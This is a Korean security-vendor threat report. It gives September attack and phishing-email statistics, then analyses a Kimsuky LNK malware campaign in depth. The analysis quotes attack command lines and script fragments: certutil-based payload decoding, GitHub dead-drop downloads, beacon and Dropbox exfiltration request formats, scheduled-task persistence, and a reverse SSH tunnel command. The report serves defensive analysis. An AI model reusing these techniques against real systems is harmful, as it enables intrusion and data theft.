
이러한 패턴은 주말과 명절 연휴에 임직원의 PC 사용 및 업무 활동이 줄어드는 기업 환경의 특성이 반영된 결과로 분석됩니다. 다만 9월 1일~4일 평일 평균이 643 건, 둘째 주 평일(7일~11일) 평균이 642.6 건, 셋째 주 평일(14일~18일) 평균이 648.2 건으로 수치를 유지하다가 명절 연휴를 기점으로 급감한 뒤, 연휴 직후(9월 28~30일)에는 평균 611.7 건(632 건, 597 건, 606 건)으로 올라서며 다시 평시 수준을 회복하는 흐름이 확인되었습니다. 아울러 주휴일 및 명절 연휴 기간에도 평균 270 건 이상의 공격 시도가 지속해서 식별되므로 24 시간 상시 모니터링 체계 유지가 요구됩니다.




5. 악성 이메일 통계

이메일 유입량

월 이메일 유입량은 총 1291 건이고 그중 악성은 186 건으로 14.41%의 비율을 보였습니다. 악성 이메일의 경우 전월(8월) 158 건 대비 186 건으로 28 건이 증가했습니다.




일일 유입량은 하루 최저 9 건(악성 0 건)에서 최대 226 건(악성 19 건)으로 일별 편차를 확인할 수 있습니다.




이메일 유형

악성 이메일을 유형별로 살펴보면 186 건 중 Attach-Malware 형이 72.6%로 가장 많았고 뒤이어 Attach-Phishing 형이 12.9%를 나타냈습니다.



첨부파일 종류

첨부파일은 'CVE-2017-0199'형태가 48.1%로 제일 큰 비중을 차지했고 뒤이어 'Script', 'Phish'가 각각 8.3%, 8.3%의 비중을 차지했습니다.



대표적인 위협 이메일의 제목과 첨부파일명

- [DUWON] RFQ for Stainless Steel (RET-IN-26739_278)
- 긴급 견적요청
- New Order 0623 Inquiry
- New Product Order – PO001108192026 – Quotation Request
- Request for Quotation (RFQ) – Monthly Order Inquiry
- Order request
- RE: GHPHGDN26H000001 // LCL HAIPHONG - GDANSK //
- RFQ-Ref765951072546
- Fw: Agency Appointment MT Griya Bugis V.29/D/IX/26 Call Merak
- RAWABI Enquiry/RFQ-2608002206

<9월 주요 위협 이메일 제목 >

- RFQ for Stainless Steel.gz
- RFQ-Ref765951072546.xls
- 견적_요청_세부정보 09032600.xls
- NTS_eTaxInvoice.html
- RFQ - 2026_5001_A.zip
- Eur 69,792 THI adv.xls
- CTN_2893002805_0926.xls
- Product_order_PO0009032026_Specifications.xls
- RFQ SP-0202109-26.xls
- HR Leave Schedule 2026 (Updated).rar

<9월 주요 악성 첨부파일 이름 >

2

최신 악성코드 동향

1. 기능별 C2 서버를 운용하는 Kimsuky 그룹의 새로운 LNK 악성코드 등장

명령 전달과 감염 알림, 정보 유출을 서로 다른 정상 서비스에 분산시킨 악성 LNK(바로가기) 파일이 국내 금융 문서로 위장해 유포된 정황이 확인되었습니다. 해당 파일은 PDF 아이콘과 문서 속성 정보를 사용해 정상 문서로 위장하고 있으며, 실행 시 배치 스크립트를 단계적으로 전개해 감염 PC의 정보를 수집하고 외부로 전송합니다.

이번 공격의 가장 큰 특징은 명령제어(C2) 채널의 구성입니다. 그동안 확인된 LNK 기반 공격은 하나의 저장소 또는 하나의 서버가 명령 전달과 정보 수신을 모두 담당하는 형태가 일반적이었으나 이번 공격에서는 명령 배포, 감염 알림, 정보 유출을 서로 다른 세 개의 정상 서비스에 나누어 처리하며, 각 채널은 자신이 맡은 기능만 수행하고 나머지 기능은 갖고 있지 않습니다.

LNK 파일을 초기 침투 수단으로 사용하는 방식과 국내 업무 문서를 미끼로 활용하는 표적 성향은 북한 연계 해킹 조직인 김수키(Kimsuky)의 기존 공격과 일치하여 해당 조직의 소행으로 추정하고 있습니다. 다만 채널을 기능별로 나누어 운용하는 구성은 그동안 확인된 김수키의 LNK 공격에서 나타나지 않았던 방식으로, 동일 조직이 새로운 형태의 악성 LNK를 유포한 것으로 판단됩니다.


공격 개요

공격은 LNK 파일 실행을 기점으로 스테이지 1 설치 스크립트, 스테이지 2 주기 다운로더, 정찰 및 유출 스크립트로 이어집니다. 각 단계에 필요한 파일은 모두 외부 저장소에서 내려받으며, 공격자가 자체 구축한 서버는 전 과정에서 확인되지 않았습니다. 감염 PC와 공격자가 직접 연결되지 않고 공개 저장소를 중간 거점으로 삼는 데드드롭(Dead Drop) 방식에 해당합니다.

공격 흐름

1 단계 - LNK 실행과 스테이지 1 생성


LNK 파일의 실행 대상은 문서 편집기가 아니라 콘솔 호스트 프로세스인 conhost.exe 입니다. 창 스타일은 최소화 상태로 지정되어 실행 화면이 사용자에게 노출되지 않으며, 아이콘과 속성 정보는 PDF 문서 형태로 위장했습니다.



[그림 1] 악성 LNK 파일 속성 정보

사용자가 PDF 파일로 오인하여 LNK 파일을 실행하게 되면 다음 네 단계가 하나의 명령줄로 연결되어 처리됩니다.

```
conhost.exe --headless cmd /c (echo <Base64 6,830 자>
>> C:\Users\Public\Downloads\kid1253514379.tmp)
& (copy c:\windows\system32\certutil.exe ... \kid1253514379.exe /y)
& (... \kid1253514379.exe -decode ...tmp ...bat)
& (... \kid1253514379.bat jas.pdf "자산운용보고서_DS020_20867878.pdf")
```



[그림 2] LNK 명령줄 인자 (Base64 구간 생략)

LNK 인자로 삽입된 Base64 데이터를 C:\Users\Public\Downloads\kid1253514379.tmp 로 저장하고, 같은 폴더에 정상 certutil.exe 파일을 kid1253514379.exe 라는 이름으로 복사한 뒤 이를 이용해 Base64 데이터를 디코딩하여 kid1253514379.bat 파일을 생성합니다. 이어서 생성된 배치 파일에 저장소에서 내려받을 미끼 파일명 jas.pdf 와 사용자 화면에 표시할 파일명(자산운용보고서_DS020_20867878.pdf)을 인자로 전달해 실행합니다.

2 단계 - 미끼 문서 표시와 지속성 확보

생성된 배치 스크립트는 설치를 담당하며, 작업을 마친 뒤 스스로 삭제됩니다. 실행 직후 프로세스 목록에서 이름에 dbg.exe 가 포함된 항목을 검사해 x64dbg, WinDbg, OllyDbg 와 같은 디버거가 동작 중이면 후속 행위 없이 종료합니다.

검사를 통과하면 공격자의 저장소에서 미끼 PDF(jas.pdf)를 내려받아 사용자에게 지정된 파일명(자산운용보고서_DS020_20867878.pdf)으로 열어 줍니다. 다운로드가 실패한 경우에도 안내 문구(Cannot open document.)만 담긴 파일을 만들어 열기를 시도하므로, 사용자는 문서가 열렸다고 인식하게 됩니다.



[그림 3] 미끼 파일로 사용된 정상 PDF 파일

화면에 문서가 표시되는 동안 백그라운드에서는 C:\Users\Public\Videos\Samples\경로에 다음 네 개의 설정 파일이 생성됩니다.

파일	내용	역할
bin.ini	pa*****/c****	접속할 GitHub 사용자 및 저장소
conf.ini	init.dat	주기적으로 내려받을 파일명
token.ini	Ins	캠페인 식별자, 후속 스크립트 인자로 전달
mark.ini	huinan	설치 완료 표시, 중복 설치 방지

[표 1] 생성되는 설정 파일

이어서 스크립트 내부에 하드코딩된 Base64 데이터를 복원해 스테이지 2 배치 스크립트를 만들고, 저장소에서 kid.dat 파일을 taskhostw.exe 라는 이름으로 내려받습니다. 이 파일은 악성코드가 아닌 NirSoft 에서 배포하는 정상 유틸리티 NirCmd 이며, 창을 표시하지 않고 프로그램을 실행하는 exec hide 명령을 사용하기 위해 반입한 도구입니다.

지속성 확보를 위해 작업 스케줄러를 등록하며, 작업명은 정상 클라우드 서비스의 유지 작업처럼 보이도록 구성했습니다.

```
작업명 : OneDrive KeepAlive_<난수><난수>

주기   : /sc minute /mo 5   (5 분)

동작   : taskhostw.exe exec hide <스테이지 2.bat>
```

kid.dat 다운로드에 실패하면 WScript.Shell 객체를 사용하는 VBS 파일을 대신 생성해 동일한 주기로 스테이지 2 를 실행합니다. 도구 반입이 차단된 환경에서도 지속성이 유지되는 구조이며, 레지스트리 Run 키 등록이나 서비스 생성은 확인되지 않았습니다.

이 과정에서 공격자는 자체 제작한 악성 실행 파일 대신, 시스템 내장 도구를 활용하는 LOLBin(Living Off the Land Binary) 기법을 주된 회피 수단으로 사용했습니다. 파일 복원과 지속성 확보를 모두 정상 시스템 도구로 처리하여 검사 대상이 될 파일 자체를 남기지 않음으로써 보안 탐지를 효과적으로 우회했습니다.

3 단계 - 5 분 주기 다운로드

스테이지 2 배치 파일은 설정 파일 bin.ini 와 conf.ini 이 존재하지 않으면 즉시 종료하며, 존재하는 경우에는 레지스트리(HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid)에서 MachineGuid 값을 읽어 감염 PC 의 식별자로 사용합니다. MachineGuid 는 Windows 설치 시점에 기록되는 고유값으로 시스템마다 다르며, 사용자가 임의로 변경하지 않는 한 유지됩니다.

```
if not exist %xxp% exit          :: bin.ini 필수
if not exist %xxf% exit          :: conf.ini 필수
set /p "xx=" < %xxp%
set /p "xf=" < %xxf%
set /p "mk=" < %mkf%
for /f "tokens=3" %A in ('reg query "HKLM\SOFTWARE\Microsoft\Cryptography" /v MachineGuid')
set gid=%gid%.dat
set ur=https://raw.githubusercontent.com/%xx%/refs/heads/main/
set url=%ur%%gid%                :: <MachineGuid>.dat
set ur=%ur%%xf%                  :: init.dat
```

[그림 4] 스테이지 2 배치 스크립트 코드 일부

이후 공격자의 저장소에서 다음의 두 개의 파일을 순서대로 요청합니다.

- `hxxps://raw[.]githubusercontent[.]com/pa*****/c*****/refs/heads/main/init[.]dat`
- `hxxps://raw[.]githubusercontent[.]com/pa*****/c*****/refs/heads/main/<MachineGuid>[.]dat`

첫 번째 `init.dat` 은 모든 감염 PC 가 공통으로 받는 정찰 스크립트입니다. 두 번째는 파일명이 곧 감염 PC 의 식별자이므로, 공격자가 저장소에 해당 파일을 올려 둔 PC 만 추가 명령을 수신합니다. 그 밖의 PC 는 GitHub 의 404 오류 페이지를 받으며, 스크립트는 응답 선두가 HTML 태그로 시작하면 처리를 중단합니다.

내려받은 파일은 모두 Base64 형태이며, 위장한 `certutil` 복사본으로 복원한 뒤 배치 파일로 실행됩니다. 스테이지 2 자체는 자기 파일을 삭제하지 않고, 예약 작업이 5 분마다 다시 호출합니다.

4 단계 - 정찰과 감염 알림

`init.dat` 을 복원하면 정찰과 유출을 담당하는 배치 스크립트가 나옵니다. 수집 항목은 다음과 같으며, 결과는 임시 파일 하나에 순서대로 기록됩니다.

순서	명령	수집 내용
1	<code>echo %inf%</code>	MachineGuid, 사용자명, 캠페인 식별자 조합
2	<code>echo %COMPUTERNAME%</code>	컴퓨터 이름
3	<code>ver</code>	운영체제 버전
4	<code>net user</code>	로컬 계정 목록
5	<code>tasklist</code>	실행 중인 프로세스 목록
6	<code>systeminfo</code>	시스템 상세 정보
7	<code>ipconfig /all</code>	네트워크 구성 정보
8	<code>dir Recent, ProgramFiles</code>	최근 사용 문서 및 설치 프로그램 목록

[표 2] 정찰 항목

수집이 끝나면 감염 알림 요청이 발생합니다. 공개 호스팅 서비스에 개설된 WordPress 사이트로 GET 요청을 한번 보내는데, 요청 주소의 쿼리 문자열에 MachineGuid, 사용자명, 캠페인 식별자, 컴퓨터 이름이 포함되어 있습니다.

- 감염 알림 요청 URL 형식
`hxxps://n****[.]wasmer[.]app/wp-content/uploads/init/?token=
 <MachineGuid>_<사용자명>_<식별자>_<컴퓨터이름>`

이 요청에서 확인된 특이점은 응답을 처리하는 코드가 존재하지 않는다는 것입니다. 다운로드 도구를 호출하면서 출력 파일을 지정하지 않아 응답 본문은 그대로 버려지며, 내용을 변수에 담거나 실행하는 구문도 없습니다. 실제 접속 확인 결과 해당 주소는 정상 응답을 반환하되 본문은 비어 있었습니다.

전달되는 정보가 요청 주소 자체에 담겨 있기 때문에 응답이 필요하지 않은 구조입니다. 웹 서버는 들어온 요청 주소를 접속 기록에 남기므로, 공격자는 서버에 별도 기능을 구현하지 않고 기록의 식별자 값만 확인해 감염 PC 목록을 파악할 수 있습니다. 명령을 주고받는 통로가 아니라 감염 사실만 일방적으로 알리는 비콘(Beacon)에 해당합니다.

5 단계 - Dropbox 를 통한 정보 유출

수집한 파일의 전송에는 Dropbox 공식 API 를 사용합니다. 스크립트에 하드코딩된 자격 증명으로 액세스 토큰을 발급받은 뒤, 감염 PC 별로 구분된 폴더에 파일을 업로드합니다.

```
POST hxxps://content[.]dropboxapi[.]com/2/files/upload
Authorization: Bearer <access_token>
Dropbox-API-Arg: {"path": "/"<MachineGuid>_<USERNAME>_lms/<날짜_시각>.txt"}
Content-Type: application/octet-stream
Body: %TEMP%\d<난수>.tmp (수집 텍스트)
```

[그림 5] Dropbox 업로드 요청 형식

자격 증명은 탐지를 피하기 위해 스크립트 안에서 두 줄로 나뉘어 저장되었다가 실행 시점에 결합됩니다. 문자열 조각을 분리해 두는 방식은 저장소 주소와 실행 파일명에도 동일하게 적용되어 있습니다.

전송이 완료되면 수집 파일과 인증 응답, 반입한 도구의 복사본을 모두 삭제합니다. 감염 PC 에는 설정 파일과 스테이지 2 스크립트, 예약 작업만 남게 됩니다.

6 단계 - 선별된 PC의 저장소 전환

스테이지 2의 배치파일이 접속하는 저장소에는 <MachineGuid>.dat 형태의 파일이 두 개 존재했고, 두 파일의 내용은 동일했습니다. 이 스크립트가 수행하는 작업은 설정 파일 bin.ini의 내용을 다른 저장소 경로로 교체하는 것입니다. 교체 이후 스테이지 2는 다음 주기(약 5분뒤)부터 새 저장소를 조회하여 아래 파일을 요청 합니다.

- hxxps://raw[.]githubusercontent[.]com/ph*****/i*****/refs/heads/main/init[.]dat
- hxxps://raw[.]githubusercontent[.]com/ph*****/i*****/refs/heads/main/<MachineGuid>[.]dat

이 한 줄의 교체가 갖는 의미는 저장소마다 배치되어 있는 스크립트의 성격이 서로 다르다는 점에서 드러납니다. 확보한 세 저장소는 다음과 같이 역할이 나뉘어 있었습니다.

저장소	주기 실행 파일	정찰 범위	감염 알림	호스트별 명령 파일
pa*****/c*****	init.dat	시스템 정보 8종 전체	있음	{MachineGuid}.dat - 저장소 전환
ph*****/i*****	init.dat	프로세스 목록 수준	없음	없음
ph*****/d*****	init.dat	프로세스 목록 + netstat -an	없음	{MachineGuid}.dat - 원격 접속 설치

[표 3] 저장소 별 스크립트 역할

세 저장소 모두 주기적으로 실행되는 파일명은 init.dat으로 동일합니다. 스테이지 2는 conf.ini에 적힌 이름만 요청하므로, bin.ini의 저장소 경로가 바뀌면 같은 이름으로 다른 내용의 스크립트를 받게 됩니다.

초기 저장소(pa*****/c*****)는 감염 직후 최대한 많은 정보를 확보하는 데 맞춰져 있습니다. 시스템 정보와 계정, 네트워크 구성, 최근 문서 목록까지 수집하고 감염 알림까지 보내어 노출 위험이 크지만, 표적을 가려내려면 이 정보가 필요합니다. 선별이 끝난 뒤에는 관심 대상으로 판단한 PC는 오래 유지해야 하므로 활동을 줄이는 편이 유리합니다. 전환된 저장소(ph*****/i*****)의 스크립트에서 감염 알림 요청이 사라지고 수집 항목이 프로세스 목록 수준으로 축소되는 것은 이 때문으로 보입니다. 유출 경로에도 구분용 접미사(_ph)가 붙어 전환 이전 기록과 분리되어 축적됩니다.

원격 접속을 설치하는 스크립트가 별도 저장소에만 놓여 있다는 점도 같은 맥락입니다. 스테이지 2는 bin.ini에 적힌 저장소만 조회하므로, 해당 값이 그 저장소로 바뀌기 전에는 아무리 오래 감염 상태가 유지되어도 원격 접속 관련 파일을 요청하지 않습니다. 결국 bin.ini에 적힌 값이 그 PC의 처리 단계를 결정하며, 공격자는 이 값을 바꾸는 것만으로 정찰 대상을 후속 공격 대상으로 옮길 수 있습니다.

이러한 해석을 뒷받침하는 정황이 다른 저장소(ph*****/d*****)에서 확인되었습니다. 이번 LNK가 처음 접속하는 저장소는 아니지만, 같은 공격자가 운영하는 해당 저장소에는 이번 공격과 동일한 캠페인 식별자(Ins)를

부여받은 감염 PC 의 MachineGuid 를 파일명으로 하는 스크립트가 존재했습니다. 해당 스크립트는 암호가 설정된 압축 파일에서 두 개의 실행 파일을 꺼내 역방향 터널을 설치하는 내용이었습니.

역방향 터널 설정 명령

```
nodejs.exe -p 443 -R0:127.0.0.1:9090 -o StrictHostKeyChecking=no -o ServerAliveInterval=30 <계정>@free[.]pinggy[.]io
```

파일명은 OpenSSH 클라이언트를 개발 도구로 위장한 것이며, -R 옵션은 감염 PC 의 로컬 포트를 외부 터널링 서비스에 노출하는 원격 포트 포워딩입니다. 443 포트를 사용해 일반적인 HTTPS 트래픽과 구분이 어렵고, 호스트 키 확인 절차를 생략해 사용자 개입 없이 연결이 성립합니다.

